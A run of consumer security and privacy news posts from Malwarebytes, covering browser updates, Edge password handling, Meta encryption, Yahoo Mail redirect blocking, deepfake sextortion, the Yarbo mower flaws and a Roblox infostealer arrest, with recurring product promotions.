You’re working hard late at night, replying to emails and planning the week ahead. Then suddenly, a PDF file requests access to your camera. Why would a PDF need camera access?
Cybercriminals often disguise spyware inside seemingly harmless files and programs. An unexpected request for access to your webcam can be a red flag that something is amiss.
Malwarebytes Windows Webcam Monitoring alerts you if a program tries to access your camera, so you can allow trusted programs to continue or block suspicious ones instantly.
Spyware doesn’t just steal passwords. Some malicious apps try to access webcams to secretly spy on victims or capture sensitive information.
What does Windows Webcam Monitoring do?
Sends you an instant alert when a program tries to access your webcam.
Allows only the programs you trust to access your camera, blocking everything else.
Lets you manage notification preferences in Privacy Controls. A dedicated “Webcam Monitoring” table shows recognized programs and gives you control over which apps trigger alerts, and which don’t.
With the benefit of real-time alerts, Windows Webcam Monitoring gives you visibility into which programs are trying to access your devices. And when it’s something you don’t recognize, it may even help you stop spyware before it can spy on you.
At Malwarebytes, we believe security shouldn’t be complicated. Windows Webcam Monitoring is another step toward giving you simple, proactive protection that works automatically, so you can stay focused on pretty much anything else.
Ready to take control?
Update Malwarebytes for Windows, go to Privacy Controls and enable Webcam Monitoring.
Mozilla has published release notes for Firefox browser version 151.0, and this update includes several genuinely meaningful privacy and security improvements.
Three changes stand out in particular:
Stronger anti‑fingerprinting
Broader protection for local network access
More control over private sessions and permissions
Note that Mozilla says several Firefox 151 features are “part of a progressive roll out,” meaning they will appear for some users first and be expanded over time. So, you may not see all of them immediately.
Privacy

One of the more visible additions is a new “end private session” control in Private Browsing Mode. Instead of closing every private window to clear your traces, you now get a dedicated fire‑icon button next to the address bar that wipes the current private session’s data and immediately starts a fresh one.
End private session button
Under the hood, this clears the usual private browsing artifacts for that session, including history, cookies, cached files, and other site data that would normally disappear only when the last private window closes.
For people who routinely mix normal and private windows, this is safer and less error‑prone than hunting down every private tab before you walk away from the machine.
Firefox 151 also tightens its defenses against browser fingerprinting in the default “Standard” Enhanced Tracking Protection (ETP) mode. Mozilla says Firefox now limits the amount of device and browser information exposed to websites in a way that reduces the number of uniquely identifiable users by about 14% overall, and by roughly 49% on macOS.
This makes it harder for trackers to pick you out of the crowd, especially on platforms with fewer users to begin with (like certain macOS configurations). This reduces the privacy risk surface by default, which makes it harder for phishing and landing pages that redirect visitors to “categorize” you.
Another important change is Firefox’s “local network access restrictions,” which are now rolling out to all users, not just those who turned Enhanced Tracking Protection to Strict.
This means that when a website wants to communicate with devices on your local network, or with apps and services running on your machine, Firefox now asks for permission first. Chrome and Edge have been rolling out similar permission prompts.
The most notable example is CVE‑2026‑8953, a sandbox escape due to a use‑after‑free in the Disability Access APIs component. While there are currently no reports of in‑the‑wild exploitation for this specific bug at the time of writing, this is the kind of bug cybercriminals love.
A use-after-free (UAF) is a software memory vulnerability where a program attempts to access a memory location after it has been freed. If the program fails to clear the pointer to that freed memory, attackers can manipulate the error to crash the system or execute arbitrary code. A memory corruption leading to a sandbox escape is exactly the kind of link attackers want to complete a browser exploit chain.
How to update
If you’re running Firefox in a home or small‑office environment, we recommend updating to Firefox 151 as soon as possible to get the fingerprinting protections, local network access prompts, and security patches.
To update Firefox:
Open Firefox
Click the menu (three stacked lines) in the upper-right corner
Go to Help > About Firefox
Firefox will automatically check for updates and begin downloading them
Restart the browser when prompted to complete the update

Once your Firefox browser has been updated, it will show a green checkmark along with the message: “Firefox is up to date.”
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
If you’re worried about deepfake likenesses of yourself showing up online, you’re not alone; YouTube is worried for you. It wants to protect you by having you upload a selfie video and government ID to its site.
The idea is that the video giant will use its own AI to patrol the service for fake videos using your likeness. In exchange, you get the chance to have them taken down.
This isn’t available for everyone, though. It’s for celebs, those in vulnerable jobs, and now, most YouTube creators.
YouTube has been working on this concept, which it calls its “likeness detection” system, since it first floated the idea publicly in September 2024. That December, it launched a partnership with the Creative Artists Agency that saw it using the technology with sporting and entertainment figures.
In October last year, it expanded likeness detection to cover more creators, and then in March it expanded it again to cover politicians and journalists. And last month, it widened the net again, offering the service to Hollywood celebs. They can use it regardless of whether they have a YouTube account, it added.
Now, in its latest move, anyone 18 or older with a selfie and ID can sign up. At least in theory, as it hasn’t rolled out to everyone yet. It’s also for faces only; AI-generated voice clones are another problem entirely.
The privacy risk
Privacy advocates warned that YouTube’s likeness detection system could normalize handing biometric data to large tech platforms, even if YouTube says the data is only used to improve likeness detection models with creator permission.
On the help page for the likeness detection service, YouTube says creators can separately choose whether their face and voice templates are used to improve its likeness detection models.
“When you sign up for Likeness detection, you also have the option to allow YouTube to use your face and voice templates to develop and improve likeness detection models. This helps us build better, more accurate likeness detection technologies.”
Adding:
“You can opt out of YouTube’s use of this data for development and improvement of likeness models at any time.”
YouTube supports legislation intended to tackle deepfakes, such as the NO FAKES and TAKE IT DOWN acts. These are designed to help stop the misappropriation of someone’s image online. TAKE IT DOWN, which became law a year ago, focuses purely on “nonconsensual intimate imagery.” But that doesn’t cover other kinds of deepfakes, such as fake politicians or celebrity endorsements. Those are becoming increasingly common. NO FAKES, which hasn’t yet become law, is far broader in scope, assigning people federal rights over their own image.
So is it worth the trade?
Deepfakes, intimate and otherwise, are definitely a threat, especially for YouTubers who become popular. And the barrier to entry is lowering all the time. Google’s own DeepMind researchers found most generative AI misuse isn’t sophisticated; it’s mundane likeness manipulation by anyone with a browser.
So do you hand over your face and government ID for your protection, to a company whose broader data collection practices have faced years of scrutiny, and hope its policies don’t change? Or do you skip it and hope that the deepfake merchants don’t decide to target you?
Creators commenting on YouTube’s video revealing the service six months ago were less than impressed. One commenter said:
“I was 100% on board, up until the ID upload. That makes me very uncomfortable.”
Echoing several others who complained that it’s difficult to get takedown requests actioned, another added:
“If YouTube actually acted upon these kinds of reports, then I’d be more in favour of this.”
Whether you decide to sign up for the service or not, just be sure to do it with your eyes open.
Someone’s watching your accounts. Make sure it’s us.
Microsoft said it will change Edge’s password handling as a “defense‑in‑depth” measure.
Originally, Edge decrypted the entire saved‑password store on startup and kept all credentials resident in process memory in clear text for the whole browser session, regardless of whether a given credential was ever used or not.
A short while ago, Microsoft said this plaintext password behavior was by design. Now, Microsoft has changed course, and the new password-handling behavior is already present in Canary (the experimental preview version of Microsoft Edge), with rollout prioritized across all channels.
The researcher who originally flagged the issue said:
“Edge is the only Chromium‑based browser I’ve tested that behaves this way. By contrast, Chrome uses a design that makes it far harder for attackers to extract saved passwords by simply reading process memory.”
Microsoft Edge Security Lead Gareth Evans said Microsoft is now taking a broader view and has committed to changing Edge so that saved passwords are no longer loaded into memory on startup as clear text. As a result, exposure will be reduced as a defense‑in‑depth improvement. That means even if an attacker has administrative control of a device, it becomes harder to harvest all the passwords.
According to Microsoft:
“Going forward, Microsoft Edge will no longer load all saved passwords into memory at browser startup. Instead, passwords will be decrypted only when needed for autofill or password management operations.”
The change is already live in the Edge Canary channel and will be included in the next update for all supported Edge releases (build 148 and newer across Stable, Beta, Dev, Canary, and Extended Stable).
The reason for this change is probably more reputational and strategic rather than an acknowledgment of an exploitable vulnerability. Microsoft seems to want to align reality with its “secure by design” messaging and reduce a very visible, easy‑to‑demo weakness, even if it still doesn’t treat it as a classic memory‑disclosure bug.
Passwords in your browser
Please note that this change just means Edge will become roughly as secure an option to store passwords as every other Chromium-based browser.
Your browser password manager gives you ease of use, but that comes with some security tradeoffs. Of course, password managers aren’t foolproof either, so it’s important to decide for yourself where you store your passwords.
If you’re confident a website is safe, and anyone who can access it under your account wouldn’t learn anything sensitive, feel free to store the password in your browser, but disable autofill so you stay in control.
Use MFA where possible. It enormously reduces the risk if someone gets hold of your password. And avoid using the browser password manager to store your credit card details or other sensitive personally identifiable information, such as medical information.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
Recent news had us wondering whether Meta actually knows what it wants.
On one platform, Meta is promoting AI chats that it says even it cannot read. On another, it has removed one of the few features that genuinely prevented Meta from accessing private conversations.
At the moment, Meta is heavily promoting a new Incognito Chat mode for its Meta AI assistant in WhatsApp, built on top of a system it calls Private Processing. According to WhatsApp’s own announcement, Incognito Chat is:
“Truly private — no one can read your conversation, not even us.”
When you start an Incognito chat with Meta AI, you get a temporary conversation where messages aren’t saved and disappear by default, which Meta pitches as “a space to think and explore ideas without anyone watching.”
BBC News and others report that these AI chats are text‑only for now, run in a sandboxed environment, and are separate from your regular end‑to‑end encrypted (E2EE) messaging with other people on WhatsApp.
Meta is also preparing “Side Chat,” which will let you invoke Meta AI inside other WhatsApp chats, again using this Private Processing infrastructure to claim AI assistance without breaking the underlying encryption.
On paper, that’s an impressive technical and marketing story: powerful AI, wrapped in layers of privacy‑preserving infrastructure, added to an app that already has a strong reputation for end‑to‑end encryption by default.
Meanwhile, on Instagram…
Now contrast that with what’s happening on Instagram. On 8 May 2026, Meta removed optional end‑to‑end encryption for Instagram Direct Messages (DMs) entirely. Users who had previously turned the feature on were shown notices that “end‑to‑end encrypted messaging on Instagram is no longer supported as of 8 May 2026,” and were urged to download backups of their encrypted conversations before the cutoff.
End‑to‑end encryption ensures that only the sender and recipient can read their conversations. Instagram offered this as an opt‑in feature since late 2023, but it was buried several taps deep inside individual conversation settings and never turned on by default. Meta’s explanation for shutting it down is that “very few people” used encrypted DMs and that maintaining a separate encrypted system added complexity. Critics have pointed out the circular logic. The company hid the feature, did not advertise it, and is now using low adoption as the reason to kill it rather than, say, making it easier to find or turning it on by default.
What all this means
From a user’s perspective, the result is confusing: one Meta product introduces stronger privacy than ever for AI chats, while another removes the one feature that truly stopped Meta from reading your conversations.
The key point to remember here is that “incognito” and “private” are marketing words, while end‑to‑end encryption is a technical guarantee.
For security‑conscious users, this split personality means you can no longer treat all Meta chats the same. WhatsApp remains end‑to‑end encrypted for person‑to‑person messages and adds optional privacy features around its AI, while Instagram DMs should now be assumed readable by Meta and potentially accessible to law enforcement, advertisers, or attackers who gain access to Meta’s systems.
We also know there have been lawsuits against chatbot providers in cases where the outcome of an AI conversation led to very undesirable results. But how would you be able to provide evidence when messages auto-disappear?
How to proceed
Meta’s recent moves show that strong privacy features can be added where they support a strategic narrative and removed where they conflict with business or regulatory priorities. Users can’t control those decisions, but they can respond by choosing where they hold their most sensitive conversations and by assuming that if a chat isn’t end‑to‑end encrypted by default, it is ultimately readable by someone other than the people in it.
So, what’s a safe way to move forward?
Treat Instagram DMs as postcard-level privacy. Now that E2EE is gone, assume Meta can read and scan your messages and that content could be accessed under legal orders or in a breach. Do not send passwords, recovery codes, banking details, or compromising photos over Instagram.
When someone asks you to move a conversation to Signal, WhatsApp, or another E2EE messenger, ask them why. It does make sense when you’re sharing financial details, personal images, health information, or anything you would not want a platform provider to read. But sometimes scammers prefer encrypted platforms too, because they’re harder to monitor.
Do not confuse “incognito” AI chats with full encryption. WhatsApp’s Incognito mode for Meta AI may be a privacy improvement over standard cloud AI chats, but it is still a conversation with a large language model owned by the same company that runs the platform. Share only what you’re comfortable entrusting to Meta.
Regularly review your privacy and security settings. Check which devices are logged in, enable two‑factor authentication, and verify which of your chat apps are actually end‑to‑end encrypted by default.
Scammers know more about you than you think.
Malwarebytes Mobile Security protects you from phishing, scam texts, malicious sites, and more. With real-time AI-powered Scam Guard built right in.
Some Malwarebytes users have recently noticed frequent web protection alerts while reading email in Yahoo Mail’s web interface. These alerts are caused by background connections from the Yahoo Mail page to a set of third‑party domains that our products and other security tools currently classify as risky.
What we are seeing under the hood
When you open Yahoo Mail in a browser, the page loads various embedded components for navigation, features, and metrics. As part of this, the interface makes calls to domains such as cook.howduhtable.com and related subdomains, sometimes in the context of URLs that include /ybar/mail.yahoo.com/ and a long encoded parameter. That encoded string often resolves to a URL like:
This suggests the traffic is being routed through what appears to be a sandboxed web component that Yahoo can use for things like telemetry, testing infrastructure, or mail features. It may also be part of an advertising or tracking flow, but at this time we cannot say with certainty exactly what purpose Yahoo is using it for.
Regardless of intent, multiple security systems have observed these redirect domains and assigned them poor reputations. Characteristics include:
Frequently changing, opaque subdomains that do not resemble normal consumer‑facing Yahoo addresses
Use of encoded parameters and chained redirects that make it difficult for users, and sometimes defenders, to see the final destination at a glance
Existing detections and blocklists from other vendors that classify the infrastructure as suspicious or potentially malicious
Because of these signals, Malwarebytes Web Protection and Browser Guard have been blocking a growing list of related subdomains to protect users, which is why some people see repeated alerts while using Yahoo Mail.
What we are not saying
It is important to be clear about what we do and do not know.
We have not established that Yahoo Mail itself is compromised or that Yahoo is deliberately distributing malware through its mail platform. What we can say is that third‑party or internal components invoked from within the Yahoo Mail web interface are making connections through domains that behave very similarly to infrastructure commonly associated with malicious or deceptive advertising and tracking.
From a security standpoint, this creates unnecessary risk. Any mechanism that injects content or runs sandboxed components via opaque redirect chains could, if misused or subverted in the future, expose users to harmful content without them ever clicking a suspicious link.
Blocking these domains is a precautionary step in line with our normal protection standards.
Why Malwarebytes blocks these redirects
Our decision to block these connections is based on a combination of technical behavior and third‑party reputation data:
The redirects are triggered by embedded components in the Yahoo Mail interface, not by users intentionally browsing to those domains
The infrastructure relies on frequently changing, non‑descriptive domains and subdomains, a pattern we often see in malicious or evasive advertising and tracking systems
Multiple security vendors and automated reputation feeds already flag these domains as risky or malicious, and some have seen them associated with unwanted or harmful activity
Because of this, Malwarebytes products currently block connections to these third‑party domains when they are invoked as part of Yahoo Mail’s web experience. This does not mean that all of Yahoo Mail is considered malicious. It means we are specifically interrupting a narrow set of background calls that present elevated risk.
What this means for users
If you use Yahoo Mail in a browser with Malwarebytes enabled, you may see:
Web protection or MWAC alerts referencing domains like cook.howduhtable.com or similar names while you are reading or composing email
Multiple alerts in a short period, because the mail interface may retry or rotate through different subdomains or IP addresses in the same family
In most cases, your email content itself still loads, though certain embedded elements, metrics, or ad‑related content may fail to load or behave differently.
How to stay safe and reduce interruptions
You should not need to lower your protection to continue using Yahoo Mail. Here are some practical steps you can take:
Keep Malwarebytes protection enabled Leaving Web Protection and Browser Guard on ensures blocks remain in place if these redirects change behavior or begin serving harmful content in the future.
Avoid allowlisting the suspicious domains While it’s technically possible to add exclusions for individual domains, doing so would allow their traffic to load unfiltered in your browser. We don’t recommend this unless you fully understand and accept the risk.
Use private/incognito windows for Yahoo Mail Accessing Yahoo Mail in a private/incognito session can help reduce persistence of certain tracking and advertising data because the browser discards cookies and local storage when you close the window.
Clear cookies and site data periodically If you see repeated alerts, clearing Yahoo‑related cookies and cached data may reduce some of the underlying tracking behavior that triggers these redirects.
Consider fewer‑ads options Yahoo offers paid plans that reduce or remove ads, and users can also use reputable content‑blocking extensions alongside Malwarebytes to cut down on ad‑driven behavior in webmail interfaces.
Our ongoing monitoring
The domains and infrastructure involved in these redirects are operated outside Malwarebytes, and their configuration or behavior may change over time. We are actively monitoring telemetry, sandbox reports, and reputation data for these domains and related infrastructure, and we will adjust our detections if new information emerges.
Our priority is to keep users safe while being transparent about why protection events occur, especially in widely used services such as webmail. If we learn more about the exact role of this component within Yahoo Mail, or if Yahoo provides additional clarity, we will update this article accordingly.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Schools love a good photo, whether it’s from a trip to a castle, a science prize ceremony, or sports day shot from three angles. For two decades, celebratory images like these have gone straight onto school websites, captioned with a name and a grade. But those days are gone, because it’s the internet in 2026 and we can’t have nice things.
As first reported by the Guardian, experts are now urging schools to take those pictures down. According to the UK’s National Crime Agency, the Internet Watch Foundation, and an advisory body called the Early Warning Working Group (EWWG), blackmailers have been scraping ordinary school photos, feeding them through AI deepfake tools to manufacture child sexual abuse material (CSAM), and demanding payment to keep the images offline.
One school, 150 images
Late last year, cybercriminals contacted an unnamed UK secondary school with that demand. The IWF classified 150 of the resulting images as CSAM under UK law and generated digital fingerprints for each image so major platforms could block reuploads.
The IWF isn’t naming the school or the police force, and it doesn’t believe this was an isolated case. The EWWG says it’s “only a matter of time” before more schools face similar demands.
UK safeguarding minister Jess Phillips called it a “deeply worrying emerging threat.” In February 2025, the UK became the first country to ban AI tools designed specifically to generate CSAM.
How we got here
This threat didn’t appear overnight, and it isn’t limited to the UK. It’s an evolution of a long-time threat: sextortion, when someone uses intimate images to blackmail you. Traditionally, sextortion relied on real intimate images that were stolen or shared, but deepfake AI has changed everything.
The FBI’s Internet Crime Complaint Center (IC3) logged more than 16,000 sextortion complaints in the first half of 2021, with losses exceeding $8 million. By June 2023, the bureau warned the playbook had shifted: attackers were using ordinary social media photos to create fake explicit images and extort minors.
UK children’s counseling helpline Childline has seen similar shifts as deepfake tools become more accessible. It already logs many sextortion cases each year, many from kids who were manipulated into sharing intimate images of themselves. Now, the organization is getting calls from children who are being sent deepfake CSAM images of themselves without any prior contact.
One 15-year-old girl, for example, was sent a “really convincing” fake nude built from her Instagram photos.
By November 2025, IWF reports of AI-generated CSAM had more than doubled year over year, rising from 199 to 426. Girls accounted for 94% of the victims. Reported cases included children ranging from newborns to two-year-olds, according to the organization.
The ecosystem around these tools is industrial. In April 2025, a researcher found an exposed AWS S3 bucket belonging to South Korean “nudify” app GenNomis containing 93,485 AI-generated images alongside the prompts that produced them.
What the schools are being told
The EWWG’s advice is to replace close-up, identifiable photos with images taken from a distance, blurred images, or photos shot from behind. It also advises schools to remove full names from captions, audit existing images, and ask parents to re-sign consent forms.
In fact, it advises schools to rethink whether they need to publish children’s photos online at all.
Some schools have already acted. According to the Guardian, Loughborough Schools Foundation, a group of three private schools sharing a website, removed recognizable pupil images entirely last year.
The UK Information Commissioner’s Office (ICO) says that it “would still generally expect you to offer an opt-out to parents” when publishing an identifiable photo of a child, but says this isn’t legally the same as consent, which has a higher bar.
Things get murkier in the US, where states often have their own student privacy statutes. Broadly, though, under the Family Educational Rights and Privacy Act (FERPA), schools typically include identifiable photos of students under the category of directory information. This category also covers name, address, telephone listing, date and place of birth, participation in officially recognized activities and sports, and dates of attendance.
Under FERPA, schools can publish this type of information unless the child’s guardian specifically opts out. They have to notify a guardian when they want to publish it, but that process may not apply indefinitely after a student leaves the school.
That means student photos and information can remain online long after families assume they have disappeared.
What happens next
Back in the UK, Childline’s Report Remove service allows children to flag explicit images or videos of themselves that have been posted online. The service took 394 blackmail reports from under-18s last year, up by one-third compared to 2024.
Meanwhile, the UK government is amending the Crime and Policing Bill, forcing platforms to take flagged intimate images down within 48 hours or face fines of 10% of global revenue.
We anticipate a race between regulators and AI-enabled cybercriminals. Right now, attackers still have to manually find the photos themselves. The concern is that this process could soon become automated, allowing criminals to scrape names and photos from school websites and social media platforms at scale.
Attorney General (AG) of Texas Ken Paxton announced that he sued Netflix for spying on Texans, including children, and collecting users’ data without their knowledge or consent.
The suit alleges Netflix secretly tracks and monetizes detailed viewing behavior of users, including children, while misleading users about its data practices. The case could reshape how Netflix collects data, targets ads, and designs “addictive” features, especially for minors.
According to the complaint, Netflix allegedly ran what the AG’s office calls a “surveillance program,” turning every click, pause, and binge session into data that could be sold to advertisers and data brokers.
Netflix firmly denies the accusations, calling the lawsuit “inaccurate” and claiming it complies with privacy laws wherever it operates. Spokesperson Jamil Walker said:
“The suit lacks merit and is based on inaccurate and distorted information.”
But regardless of how this specific case plays out, the lawsuit raises a bigger question for all subscribers: Just how much does your streaming service really know about you, and what does it do with that information?
The Texas complaint paints a picture of Netflix as a data company first and a streaming service second. Paxton’s office even describes Netflix as:
“A logging company that records and monetizes billions of behavioral events—and occasionally streams movies.”
The complaint also references a 2024 ruling by the Dutch Data Protection Authority, which said Netflix does not disclose the true scale or granularity of this data collection. The lawsuit claims Netflix did not just use this data internally for recommendations but also sold it to commercial data brokers and ad tech companies, generating “billions of dollars” annually.
The AG wants to stop the unlawful collection and disclosure of user data, require Netflix to disable autoplay by default on kid’s profiles, and impose other injunctive relief and civil penalties.
For customers, the main consequences could include potential changes to data collection, targeted advertising, autoplay defaults, and clearer consent and privacy controls. For subscribers on Netflix’s ad‑supported plans, this could slightly change how “personal” ads feel, at least in jurisdictions where regulators clamp down.
Plus, the lawsuit serves as a reminder that streaming habits may be far more trackable than users assumed. Even if Netflix ultimately wins or settles without admitting wrongdoing, the lawsuit puts a spotlight on what the company collects and why.
Netflix privacy and account settings
It will probably take a while before this lawsuit leads to any changes. But there are a few things you can do to protect your privacy:
Where available, turn off non‑essential marketing emails or in‑app promotions that rely on behavioral profiling.
Use the parental controls Netflix offers you and turn off autoplay previews.
Basically, treat your Netflix account like any other online account: Review every profile, remove old ones, and take five minutes to walk through the privacy- and playback‑related options.
Scammers don’t need to hack you. They just need you to click once.
A researcher found that Yarbo yard robots came with a host of vulnerabilities which, among others, allowed an attacker to harvest WiFi passwords.
Security researcher Andreas Makris found he could remotely hijack thousands of Yarbo yard robots worldwide, and proved it by having his mower run him over. The root cause was a cluster of “legacy” design choices: every robot shared the same hardcoded root password, remote tunnels were left open, and Message Queuing Telemetry Transport (MQTT) messaging was so weakly protected that once you had one device, you effectively had the worldwide fleet.
An attacker could pull GPS coordinates, email addresses, and Wi‑Fi passwords, turn cameras into remote spying tools, and even re‑arm the mower after someone hit the emergency stop.
All of this was enabled by a persistent backdoor tunnel that users could neither see nor meaningfully control. The risks fell into three very different buckets:
A heavy mower with remotely controllable blades and an emergency stop that can be bypassed is a real-world safety hazard.
Exposed telemetry meant attackers could map where devices were, see who owned them, and in some reports even view camera feeds.
Network abuse through shared root credentials meant compromised robots could scan local networks, steal more data, or be folded into a botnet.
Yarbo’s public response is unusually detailed for a consumer Internet of Things (IoT) vendor. It’s also refreshingly blunt in admitting that the researcher’s core findings were accurate. The company temporarily disabled the remote diagnostic tunnels, reset root passwords, locked down unauthenticated endpoints, and began ripping out unnecessary legacy access paths.
More importantly, Yarbo promises structural changes:
Unique per‑device credentials.
Over-the-Air (OTA) credential rotation.
Audited, allowlist‑based remote diagnostics.
Dedicated security contact, with a possible bug bounty to follow.
That is the sort of long‑term security hygiene we rarely see spelled out this clearly after an IoT fiasco.
From a disclosure and remediation standpoint, Yarbo is doing many things right: crediting the researcher, apologizing, prioritizing fixes, and explaining both short‑term patches and long‑term architectural changes in human language. For buyers of connected devices with blades, that level of transparency is a positive precedent.
But Yarbo has explicitly chosen to keep a remote access tunnel, although wrapped in better controls and logs, instead of offering users the option to remove or fully opt out of it.
How to secure IoT devices
The vulnerabilities uncovered in the Yarbo case present an almost a live-action demo of what the IoT CybersecurityImprovement Act is trying to prevent in US government deployments. While the Act doesn’t apply to Yarbo directly, its National Institute of Standards and Technology (NIST)-driven requirements map neatly onto what went wrong here.
So, it’s still up to users to make sure you:
Change the default credentials.
Check if the vendor will make updates available and how easy it is to install them before buying an IoT product. And then install the updates when available.
If you can, put your IoT devices on a separate network. Use a guest Wi‑Fi or separate VLAN when available.
Disable what you don’t need. Turn off UPnP, remote access, cloud control, and unnecessary services if you’re not actively using them.
If your router or security suite logs connections from IoT devices, skim those logs for odd spikes or unknown destinations.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
In that article we mentioned the importance of encryption.
“With a browser password manager, someone with access to your browser could see your passwords in clear text, although Windows can be set to ask for authentication (the same you use at startup of your device).”
The typical behavior of browser password managers is to store passwords encrypted on disk, tied to your user account, and protected by the operating system.
But recently, a security researcher systematically tested every major Chromium-based browser for how they handle credentials in memory. The researcher found that Edge was the only one loading the entire password vault into plaintext process memory at startup, where it remains for the duration of the session.
Chrome and other Chromium browsers were observed to only decrypt a password when needed (autofill or “show password”), not the whole vault, and to use mechanisms like app‑bound encryption for keys. Edge does not use those protections in this context.
So, the researcher decided to write a proof-of-concept (PoC) demonstrating that accessing that vault doesn’t rely on zero-days or complex exploitation. It relies on the relatively simple ability to read process memory, which does require elevated privileges.
But when the researcher reported the issue to Microsoft, the response was underwhelming. The company’s official response was that the behavior is “by design.” The reasoning most likely is that this behavior speeds up sign‑in and autofill, and attackers would already need a compromised machine or elevated access to read RAM, which Microsoft treats as out of scope for this design decision.
Which is basically true. An attacker already needs significant foothold: for example, code execution on the box and the ability to read Edge’s process memory, often requiring elevated privileges. This is not a remote, unauthenticated bug in the browser, but the design makes post‑compromise credential harvesting easier. And it’s a capability many infostealers already have.
It’s just another thing an attacker can do once they’ve compromised your machine. Combined with this academic study from 2024, which found many password managers leak plaintext passwords into memory under some conditions, it leads us to repeat our advice.
Should you allow your browser to remember your passwords?
Your browser password manager gives you ease of use, but that costs you some security. Of course, password managers aren’t foolproof either, so it’s important to decide for yourself where you store your passwords.
If you’re confident the website is safe, and anyone that can access it under your account won’t learn anything new, feel free to store the password in your browser, but disable autofill so you stay in control.
Use MFA where possible. It enormously reduces the risk should someone get hold of your password. And refrain from using the browser password manager to store your credit card details or other sensitive personally identifiable information, such as medical information.
But we’d add that, among the major browsers, Edge appears to be the weakest option if you still choose to use a built‑in password manager.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
The Online Safety Act came into effect in July, 2025, and the report explores what has changed in the online lives of UK families since then.
We discussed in December 2025 whether the privacy risks of age verification outweighed the enhanced child protection. While the report shows some progress, it mostly provides “an early view of how the online landscape is changing, and crucially, where it is not.”
Around half of children say they now see more age-appropriate content, and roughly four in ten parents and children feel the online world has become somewhat safer.
The online world is as much a part of a child’s environment as the physical world is. And blocking the view to parts of that world is not taken lightly. Almost half of children think age checks are easy to bypass. About a third admit to doing so recently, using tactics from fake birthdates and borrowed logins to spoofed faces and, less commonly, VPNs.
“I did catch my son [12] using an eyebrow pencil to draw a moustache on his face, and it verified him as 15 years old.”
Yet 90% of children who noticed improved blocking and reporting saw this as a good thing. Their support for these safety features is pragmatic. They point to:
clearer rules
restricted contact with strangers
limits on high-risk functions
They also rate these features as helpful in reducing exposure to harmful content and interactions.
But the system is not perfect. In the month after the child protection codes came into force, almost half of children reported some online harm, including violent, hateful, and body image-related content that should be covered by the Act’s protections.
The survey also revealed that age checks are now commonplace. Over half of children said they were asked to verify their age within a recent two-month window, often on major platforms like TikTok, YouTube/Google, and Roblox, on both new and existing accounts.
The technology is improving. Platforms use facial age estimation, government ID, and third-party age assurance apps, and these are usually easy for children to complete.
However, gains in protection come with unresolved and, in some cases, growing concerns around privacy and data use, especially around age verification and AI.
Parents are worried not just about what data is collected for age checks, but whether it will be stored or reused by government or industry. This has fueled calls for central, privacy-protective solutions rather than fragmented data collection across platforms.
Because age assurance systems are both intrusive (in terms of data) and often ineffective (easy workarounds, weak enforcement), the report suggests they may not yet provide a good safety-to-privacy trade-off from a family perspective.
Obviously, the survey also didn’t capture input from adults pretending to be children to gain access to child-only spaces, a risk that parents link directly to predatory behavior.
The authors conclude that the Online Safety Act has started to reshape children’s online environments, making safety features more visible and enabling more age‑appropriate experiences in some areas.
However, the Act has not yet produced a “step change.” Harmful content remains widespread, age‑assurance is patchy and easy to circumvent, and key concerns such as time spent online, AI risks, and persuasive design remain under‑regulated.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →
Ukrainian police arrested three individuals in Lviv who allegedly orchestrated one of the largest Roblox account theft operations to date. Between October 2025 and January 2026, the hacking group is said to have compromised over 610,000 Roblox accounts, including at least 357 high-value “elite” accounts, making around $225,000 from selling access to them.
The hackers distributed infostealing malware disguised as game-enhancement tools, harvested login credentials from infected devices, and sold accounts through a Russian website and closed online communities based on their value.
This operation targeted Roblox accounts because they hold significant monetary value for many users. Accounts can contain high Robux balances, limited-edition items that can no longer be obtained, years of gaming progress with achievements and unlocks, and paid access to premium content.
Roblox account recovery
If you recently downloaded any suspicious game enhancements or other Roblox-related software, your first priority is to run a full system anti-malware scan.
If the hackers changed your password and you’re unable to log in, use the password recovery option on the Roblox login page by clicking “Forgot Password or Username?”. Enter the email address associated with your account and check your inbox (including spam folders) for the reset link.
After recovering access, immediately terminate all active sessions to prevent hackers from maintaining access through stolen cookies. Go to Settings > Security and click Log out of all other sessions at the bottom of the page. This ensures that anyone who had unauthorized access can no longer use your account.
If you’ve been completely locked out—because hackers have changed both your password and recovery details—contact Roblox Support immediately. Visit the Roblox support page and provide as much detail as possible. They may ask for:
Your account username (this is crucial for identification).
The original email address used to create the account.
Payment information or purchase receipts showing Robux transactions.
The approximate date and time of the compromise.
Screenshots showing account details before the compromise, including creation date.
Your previous account settings or any other details that prove ownership.
